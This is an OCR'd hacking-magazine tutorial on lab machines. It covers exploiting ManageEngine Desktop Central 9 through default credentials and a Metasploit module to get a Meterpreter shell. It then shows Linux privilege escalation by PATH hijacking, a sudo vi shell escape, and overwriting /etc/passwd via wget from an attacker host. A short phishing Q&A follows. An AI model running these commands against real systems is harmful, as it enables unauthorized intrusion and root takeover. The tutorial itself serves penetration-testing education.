


Before I go deep into its enumeration, I wanted to check other HTTP services also. When I viewed the HTTP server running on port 8022, I saw that it was running Desktop Central 9. Desktop Central is a unified endpoint management solution which helps users to manage ser
-vers, laptops, desktops, smartphones and tablets from a central location.




Since there was a login form on the website, I decided to try out some commonly used crede
ntials to see if I can get access.

When I used "admin:admin" as username and password combination, guess what?



I successfully got access to the Desktop Central 9 ManageEngine. So it was again a commo-n weak credential pair, that would give me access to the target system but unlike Metasploita-ble 2, the weak passwords were elsewhere and not in FTP etc.



Very soon I noticed that the target is running build no. 91084 of the Desktop Central software So far so good. Let's see if this software has any vulnerabilities and exploits written for them. This can be done using searchsploit.

Have any questions?
Fire them to
qa@hackercool.com

Searchsploit gave a handful of exploits for my search of "desktop central 9".

```
root@kali:~# searchsploit desktop central 9
---------------------------------------- ----------------------------------------
 Exploit Title                          |  Path
                                        | (/usr/share/exploitdb/)
---------------------------------------- ----------------------------------------
DesktopCentral AgentLogUpload - Arbitr | exploits/windows/remote/29812.rb
ManageEngine Desktop Central - Create  | exploits/multiple/webapps/43892.txt
ManageEngine Desktop Central 10.0.271  | exploits/java/webapps/45499.txt
ManageEngine Desktop Central 8.0.0 bui | exploits/jsp/webapps/29674.txt
ManageEngine Desktop Central 9 - FileU | exploits/jsp/remote/38982.rb
ManageEngine Desktop Central 9 Build 9 | exploits/multiple/webapps/35980.html
ManageEngine Desktop Central StatusUpd | exploits/windows/remote/34594.rb
---------------------------------------- ----------------------------------------
Shellcodes: No Result
root@kali:~#
```

After having a look at each exploit, I found one exploit which may work for us in this case alth -ough I am not sure. This exploit relies on a File Upload vulnerability present in the Desktop Central Server 9 version. This vulnerability is present because the connectionid parameter does not check the class which allows attackers to inject a nullbyte at the end of the value. B -y adding a nullbyte at the end of the value, attackers can create a malicious payload.

```
root@kali:~# searchsploit 38982
---------------------------------------- ----------------------------------------
 Exploit Title                          |  Path
                                        | (/usr/share/exploitdb/)
---------------------------------------- ----------------------------------------
ManageEngine Desktop Central 9 - FileUploadServlet ConnectionId (Metasploit) | exploits/jsp/remote/38982.rb
---------------------------------------- ----------------------------------------
Shellcodes: No Result
root@kali:~#
```

Luckily it's a Metasploit exploit. So let's start and Metasploit and load the relevant module whi -ch is highlighted below.

```
msf5 > use exploit/windows/http/manageengine_
use exploit/windows/http/manageengine_adshacluster_rce
use exploit/windows/http/manageengine_appmanager_exec
use exploit/windows/http/manageengine_apps_mngr
use exploit/windows/http/manageengine_connectionid_write
msf5 > use exploit/windows/http/manageengine_
```

```
msf5 > use exploit/windows/http/manageengine_connectionid_write
msf5 exploit(windows/http/manageengine_connectionid_write) > show options

Module options (exploit/windows/http/manageengine_connectionid_write):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[
,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifi
er, or hosts file with syntax 'file:<path>'
   RPORT      8020             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connecti
ons
   TARGETURI  /                yes       The base path for ManageEngine Desktop
Central
   VHOST                       no        HTTP server virtual host
```

```
Exploit target:

   Id  Name
   --  ----
   0   ManageEngine Desktop Central 9 on Windows


msf5 exploit(windows/http/manageengine_connectionid_write) >
```

I set the rhosts option and used the check command to see if the target is vulnerable or not . It is vulnerable. Now let's execute the module using run command.

```
msf5 exploit(windows/http/manageengine_connectionid_write) > set rhosts 172.28.1
28.6
rhosts => 172.28.128.6
msf5 exploit(windows/http/manageengine_connectionid_write) > check
[*] 172.28.128.6:8020 - The target appears to be vulnerable.
msf5 exploit(windows/http/manageengine_connectionid_write) > run

[*] Started reverse TCP handler on 172.28.128.4:4444
[*] Creating JSP stager
[*] Uploading JSP stager ehqVY.jsp...
[*] Executing stager...
[*] Sending stage (180291 bytes) to 172.28.128.6
[*] Meterpreter session 1 opened (172.28.128.4:4444 -> 172.28.128.6:49611) at 20
19-12-26 23:15:44 -0500
[!] This exploit may require manual cleanup of '../webapps/DesktopCentral/jspf/e
hqVY.jsp' on the target

meterpreter >
[+] Deleted ../webapps/DesktopCentral/jspf/ehqVY.jsp
```

Voila. The module successfully gives us a meterpreter session as shown in the above image.

```
meterpreter > sysinfo
Computer        : METASPLOITABLE3
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
meterpreter >
```

Finally we have access on the target system. We can see we have service privileges. That's all for this Issue. We will be back in the Next Issue.

Send us all your doubts and queries about ethical hacking and penetration testing to qa@hackercool.com

PART - 2

LINUX PRIVILEGE ESCALATION

(CONTINUED FROM PREVIOUS ISSUE)

In our previous Issue, our readers have learnt two ways in which privileges can be escalated on a Linux machine. These two methods are simple password cracking and SetUID bit escalation. Let us learn about some other methods of Linux privilege escalation.

Once again seeing the output of the find command, we see there is another file which looked suspicious. It was in the folder of user5 and named "script" as highlighted below.

```
/usr/bin/traceroute6.iputils
/usr/bin/chfn
/usr/bin/arping
/usr/bin/newgrp
/usr/bin/sudo
/usr/lib/xorg/Xorg.wrap
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/bin/ping
/bin/su
/bin/ntfs-3g
/bin/mount
/bin/umount
/bin/fusermount
/home/user5/script
/home/user3/shell
user6 / | var | www | html
```

On executing the script file, we came to know that it executes the command ls as it is displaying contents of the directory.

```
user6 / | var | www | html cd /home/user5
cd /home/user5
user6 / | home | user5
./script
./script
Desktop    Downloads  Pictures  Templates  ls
Documents  Music      Public    Videos     script
user6 / | home | user5
```

Have any questions?
Fire them to
qa@hackercool.com

Privilege Escalation through exploiting PATH variable

Linux has many environment variables that have certain functions set by default. For example, USER environment variable displays the current logged in user and the HOME variable di-command prints the home directory of the current user.

Similar to these variables, Linux has another environment variable named PATH. As its name implies,this variable is used to display directories from where executables are run from Linux has a certain set of directories in which executables are placed. Most probably these a-re "bin" and "sbin" directories. We can display all directories from which executables are allo-wed to run using command $PATH command. We can even set new directories using the PATH variable.

The interesting thing is this PATH variable can be used to escalate privileges. Let's see how. In the target machine, we move to the "tmp" directory as it is the only directory we curre ntly have power over. Here we use the echo command as shown in the below image to chan-ge the password of the user "user1" (The chpasswd command is used to change pasword in Linux. Also note that we are assigning this command to another command ls which will be au-tomatically created. Next, we change the permissions of this "ls" to 777 so there will be no p-ermission errors while executing it. Finally we use export command to set a PATH on the /tmp directory. By doing this, when we execute ls command, the system will also search for t-his "ls" in the /tmp folder. We are done.

Why are we only assigning to ls here. If you remember in our previous page, when we ran the /home/user5/script file, it displayed the contents of the current directory which means it ran ls command. So now when we execute it again, it will try to run ls command again but this time we have assigned another value to ls command. This time when we execute script, it will change the password of user1 to 123456.

For a password to be changed, we need to be "root" user which we are not now. But the /home/user5/script file has SETUID bit set which means it will be executed as root. Now let's execute the script file.

```
user6 / | var | www | html cd /tmp
cd /tmp
user6 / | tmp
echo 'echo "user1:123456" | chpasswd' > ls
echo 'echo "user1:123456" | chpasswd' > ls
user6 / | tmp
chmod 777 ls
chmod 777 ls
user6 / | tmp
export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
user6 / | tmp
cd /home/user5
cd /home/user5
user6 / | home | user5
./script
./script
user6 / | home | user5
```

As our readers can see in the above image, when we executed the /home/user5/script file thi -s time, it did not display contents of the directory as it did before. Let's see if the password of user1 is changed or not by logging in.

```
user6 / | home | user5
su user1
su user1
Password: 123456

Welcome to Linux Lite 4.4 user1

Wednesday 25 December 2019, 08:46:22
Memory Usage: 369/985MB (37.46%)
Disk Usage: 5/217GB (3%)
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)

user1 / home user5
```

We successfully logged in as user1 with the changed password. Now let's check the sudo privileges of this user using sudo -l command.

```
user1 / home user5 sudo -l
sudo -l
[sudo] password for user1: 123456

Matching Defaults entries for user1 on osboxes:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin\:/snap/bin

User user1 may run the following commands on osboxes:
    (ALL : ALL) ALL
user1 / home user5
```

This user can run all commands with sudo set. So let's run the su command with sudo. Since su can only be run by "root" user, we will be getting the privileged root shell as shown below.

```
user1 / home user5 sudo su
sudo su
Welcome to Linux Lite 4.4

You are running in superuser mode, be very careful.

Wednesday 25 December 2019, 08:47:06
Memory Usage: 373/985MB (37.87%)
Disk Usage: 5/217GB (3%)

root / home user5
```

Now to simplify further operations, we use the passwd command to change the passwords of some users on the target system. Since we are now root, doing this is a breeze.

```
root / var www html passwd user8
passwd user8
Enter new UNIX password: 123456

Retype new UNIX password: 123456

passwd: password updated successfully
root / var www html passwd user7
passwd user7
Enter new UNIX password: 123456

Retype new UNIX password: 123456

passwd: password updated successfully
root / var www html passwd user4
passwd user4
Enter new UNIX password: 123456

Retype new UNIX password: 123456
```

Privilege Escalation by bypassing Vi text editor


Now let's login as user8 whose password we just changed.

```
user6 / var www html su user8
su user8
Password: 123456

Welcome to Linux Lite 4.4 user8

Thursday 26 December 2019, 00:37:52
Memory Usage: 375/985MB (38.07%)
Disk Usage: 6/217GB (3%)
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)

user8 / var www html
```


The Login is successful. Now,let's check if this user can run something as root using the com -mand sudo -l as we did just before.

```
user8 / var www html sudo -l
sudo -l
Matching Defaults entries for user8 on osboxes:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin\:/snap/bin

User user8 may run the following commands on osboxes:
    (root) NOPASSWD: /usr/bin/vi
user8 / var www html
```

As we can see in the above image. this user can run Vi Text Editor as root without password. However if we start this Vi editor without sudo, we will not get the root shell.



In order to get root shell, we need to run vi with sudo as shown in the above image. Then to bypass the text editor and get as shell command :!sh should be used as shown in the given image.



This will successfully give us a root shell as shown in the image below.

```
~
~                              version 8.0.1453
~                          by Bram Moolenaar et al.
~           Modified by pkg-vim-maintainers@lists.alioth.debian.org
~                 Vim is open source and freely distributable
~
~                         Help poor children in Uganda!
~                type  :help iccf<Enter>       for information
~
~                type  :q<Enter>               to exit
~                type  :help<Enter>  or  <F1>  for on-line help
~                type  :help version8<Enter>   for version info
~
~                         Running in Vi compatible mode
~                type  :set nocp<Enter>        for Vim defaults
:!sh             type  :help cp-default<Enter> for info on this
# id
id
uid=0(root) gid=0(root) groups=0(root)
#
```

Privilege Escalation through manipulation of Passwd file

Now let us see another way of gaining root privileges on the Linux system. This is one of my favourite methods. This works by adding a new user to the target system's passwd file. The passwd file of the Linux system has all the user accounts present on the system. This can be seen below.

```
user6 / | var | www | html
tail /etc/passwd
tail /etc/passwd
user1:x:1000:1000:user1,,,:/home/user1:/bin/bash
user2:x:1001:1001:user2,,,:/home/user2:/bin/bash
user3:x:1002:1002:user3,,,:/home/user3:/bin/bash
user4:x:1003:1003:user4,,,:/home/user4:/bin/bash
statd:x:120:65534::/var/lib/nfs:/usr/sbin/nologin
user5:x:1004:1004:user5,,,:/home/user5:/bin/bash
user6:x:1005:1005:user6,,,:/home/user6:/bin/bash
mysql:x:121:131:MySQL Server,,,:/var/mysql:/bin/bash
user7:x:1006:0:user7,,,:/home/user7:/bin/bash
user8:x:1007:1007:user8,,,:/home/user8:/bin/bash
```

We can already see that this user (user6) has access to passwd file of the target system but can't edit it. Only a user who belongs to "root" users group can make changes to the passwd file. We bagan to see if there is any user from all the eight users. We found user7 belonged to group of "root" users.

```
user7 / var www html id
id
uid=1006(user7) gid=0(root) groups=0(root)
user7 / var www html
```

So user7 may do our job. First,on the attacker machine, we use openssl command to create a new password hash as shown below.

```
root@kali:~# openssl passwd -1 -salt hcool 654321
$1$hcool$1/LkrElJkaviYwh1PiL5J0
root@kali:~#
```

I create a new file named "passwd" on the attacker system and copy the contents of the target system's "passwd" file into it. Afterwards I also create a new user named "hcool" using the hash we just created above.

passwd

File Edit Search Options Help

```
user1:x:1000:1000:user1,,,:/home/user1:/bin/bash
user2:x:1001:1001:user2,,,:/home/user2:/bin/bash
user3:x:1002:1002:user3,,,:/home/user3:/bin/bash
user4:x:1003:1003:user4,,,:/home/user4:/bin/bash
statd:x:120:65534::/var/lib/nfs:/usr/sbin/nologin
user5:x:1004:1004:user5,,,:/home/user5:/bin/bash
user6:x:1005:1005:user6,,,:/home/user6:/bin/bash
mysql:x:121:131:MySQL Server,,,:/var/mysql:/bin/bash
user7:x:1006:0:user7,,,:/home/user7:/bin/bash
user8:x:1007:1007:user8,,,:/home/user8:/bin/bash
hcool:$1$hcool$1/LkrElJkaviYwh1PiL5J0:0:0:root:/root:/bin/bash
```

Note that we want this user to have "root" privileges which can be assigned as shown in the above image. It's done. Save the changes. Now, only thing to be done is to replace the target system's "passwd" file with our newly created "passwd" file. That involves downloading the "passwd" file from the attacker system to the target system.

In our shell on the target system (which we are running as user7), we move to the etc folder and use wget command to download the passwd file we created on the attacker system to the target system.

```
1006 / etc wget -O passwd http://192.168.45.133:8000/passwd
<get -O passwd http://192.168.45.133:8000/passwd

<get -O passwd http://192.168.45.133:8000/passwd
--2019-12-26 01:01:27--  http://192.168.45.133:8000/passwd
Connecting to 192.168.45.133:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 554 [application/octet-stream]
Saving to: 'passwd'

passwd                0%[                    ]       0  --.-KB/s
passwd              100%[===================>]     554  --.-KB/s    in 0s


utime(passwd): Operation not permitted
2019-12-26 01:01:27 (27.5 MB/s) - 'passwd' saved [554/554]
```

It will be automatically replaced. Now let's see if we can login as the new user "hcool" and if he has root privileges.

```
c  su hcool
su hcool
Password: 654321

Welcome to Linux Lite 4.4

You are running in superuser mode, be very careful.

Thursday 26 December 2019, 01:02:40
Memory Usage: 399/985MB (40.51%)
Disk Usage: 6/217GB (3%)

 hcool  /  etc  id
id
uid=0(hcool) gid=0(root) groups=0(root)
 hcool  /  etc
```

As you can see, we not only have logged in as user "hcool" but this user is also a superuser. These are some of the popular methods in which we can escalate privileges on the Linux sys -tem. This ends our Linux Privilege Escalation tutorial and we will be back with a new tutorial in our next Issue.Until then, GoodBye.

HACKING Q & A

Q : What is phishing?

A : Phishing is a hacking attack which is perfo -rmed by creating a malicious website by imp-ersonating a original website, Then the users are somehow persuaded to go to this malicio-us website where their sensitive information like usernames, passwords and other details are captured.

Q :How can phishing be detected?

A : Nowadays many browsers automatically detect phishing websites. In other ways, a phi -shing website can be detected by checking the website address or url of the website in th -e url bar. Moreover phishing sites don't send their website address directly to their victims. The url they want users to login is obfuscated or masked so as to prevent users from detect -ing that it is a fake website.

Q : How do you keep yourself safe from p-hishing emails?

A : Phishing emails are the emails sent to the victims or users containing a link to a maliciou -s (or phishing) website. These emails are se -nt to persuade the users to click on that mali-cious link so that their sensitive data like user -names and passwords can be stolen.

A little bit of awareness is enough to dete-ct a phishing email. Just like the phishing site, a phishing email is designed to appear comin -g from a genuine source. Before opening the mail, if the sender address is observed carefu -lly, there might be a minor discrepancy or a spelling difference which will give away the ph -ishing email.

If you have already opened the email, the link they provided may not be in plaintext but in obfuscated or masked form as they are dire -cting you to a malicious website.

If you are an employee working in an orga -nization and are suspicious about a mail in y-our Inbox, please report it to the company's cyber security division.

Send all your questions regarding hacking to qa@hackercool.com